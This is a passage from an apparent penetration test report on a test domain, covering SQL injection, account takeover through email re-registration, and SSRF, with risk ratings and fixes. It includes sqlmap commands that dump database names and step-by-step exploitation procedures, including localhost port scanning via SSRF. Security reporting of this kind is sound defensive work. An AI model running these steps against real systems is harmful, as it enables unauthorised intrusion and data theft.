
Supporting Evidence(s)

Step 1: Add the * character to the domain name as shown in the below evidence and intercept this request.



PoC: Add * and intercept the request.


Step 2: Copy the request data to a file as shown below.



PoC: Copy the request to a file.

Step 3: Run the below sqlmap command to detect sql injection as shown below.


$> sqlmap -r req.txt –batch –dbms=mysql –level=4 –risk=3



PoC: SQL injection detected.


Step 4: Fetching the database name using **sqlmap** command given below.

$> sqlmap -r req.txt –batch –dbms=mysql –level=4 –risk=3 –dbs



PoC: Database names found.

Step 5: Fetching table the available in "**terahost_domains**" database using below sqlmap command.



PoC: Table names retrieved successfully.

F-HIGH-04: Account Takeover via Business Logic Flaw	
Impact	HIGH
Likelihood	HIGH
Overall Risk	**HIGH (8.6)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
Vulnerability Category	Authorization

Description

Most security problems are weaknesses in an application that result from a broken or missing security control (authentication, access control, input validation, etc.). By contrast, business logic vulnerabilities are ways of using the legitimate processing flow of an application in a way that results in a negative consequence to the organization.

In this scenario, due to missing server-side validation an attacker can re-register email associated with the victim's account there by changing the password. This results in a full account takeover.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **High**.

Using this vulnerability an attacker could easily takeover any users account by just knowing their email id. Application does not have server-side validation for the email id associated with an account.

The likelihood of this vulnerability getting exploited is **Medium**.

Affected URL(s)

http://me.terahost.exam/register

Recommendations


It is recommended to,

- Implement an authorization matrix to define roles and function of a user and grant access to him/her as per the privileges assigned.
- Deny access to functionality by default.
- Properly validate the registered email id and username while creating new accounts.

References:
https://hdivsecurity.com/owasp-missing-function-level-access-control
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html


Supporting Evidence(s)

Step 1: Observe the existing victim's account details and email id.



PoC: Existing user account details (victim)

Step 2: As an attacker, register again with the same email address.




PoC: Register with victim users email id.

Step 3: Request and response of the register-user account.


PoC: Account created successfully.

Step 4: Try to login with the victim's email id and the new password set during registration.



PoC: Using new password to login.

Step 5: Logged in successfully and got access to the victim's account.



PoC: Account takeover successful

F-HIGH-05: Server-Side Request Forgery	
Impact	HIGH
Likelihood	HIGH
Overall Risk	**HIGH (8.6)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
Vulnerability Category	Input Validation, Configuration Management

Description

Server-Side Request Forgery (SSRF) attacks are a type of security vulnerability wherein a malicious actor can manipulate a parameter on the web application to create or control requests from a vulnerable server. These attacks are often used by attackers to target internal systems that are inaccessible from the external network due to the use of a firewall.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **High**.

SSRF attacks remain quite powerful due to firewalls and network security; an attacker able to forge an arbitrary request through the server will benefit from the server's physical/logical position and the active firewall rules. A network resource that is invisible and forbidden to the attacker might be available when the request is executed from the server. A common example is a management server hidden to the outside world but allowed from the server, as it might manage its updates or monitor its usage.

Using this vulnerability an attacker could easily perform:

- Port scanning of the locally available ports and could also access those services.
- Attacker could launch XSS attacking by using this vulnerability.

The likelihood of exploiting this vulnerability is **Medium**.

Affected URL(s)

http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=

Recommendations

It is recommended to,

- The most robust way to avoid Server-Side Request Forgery (SSRF) is to whitelist the DNS name or IP address that your application needs to access. If a whitelist approach does not suit you and you must rely on a blacklist, it's important to validate user input properly.


- To prevent response data leaking to the attacker, you must ensure that the received response is as expected. Under no circumstances should the raw response body from the request sent by the server be delivered to the client
- If your application only uses HTTP or HTTPS to make requests, allow only these URL schemas. If you disable unused URL schemas, the attacker will be unable to use the web application to make requests using potentially dangerous schemas such as file:///, dict://, ftp:// and gopher://
- By default, services such as Memcached, Redis, Elasticsearch, and MongoDB do not require authentication. An attacker can use Server-Side Request Forgery vulnerabilities to access some of these services without any authentication. Therefore, to ensure web application security, it's best to enable authentication wherever possible, even for services on the local network.

References:
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Supporting Evidence(s)


Summary: Post exploitation of the privilege escalation vulnerability, import article functionality will be available. This functionality is vulnerable to SSRF vulnerability.

Step 1: Add a random URL in the text field and intercept the request.




PoC: Add random URL.

Step 2: Observe the intercepted request containing the **url** parameter.




PoC: Original intercepted request

Step 3: Change the URL to a **localhost IP address (127.0.0.1)** or simply **localhost** as shown in the below evidence. This gives back a broken web page of the blog website in an http response.




PoC: Add localhost in the URL.

Step 4: Let's try to perform port scanning using an intruder. As shown in the below evidence, a few ports were found to be open.




PoC: Found open ports.

Step 5: Let's try to perform an XSS attack using this vulnerability. Host an html containing the XSS payload and provide the URL for the html file shown below.



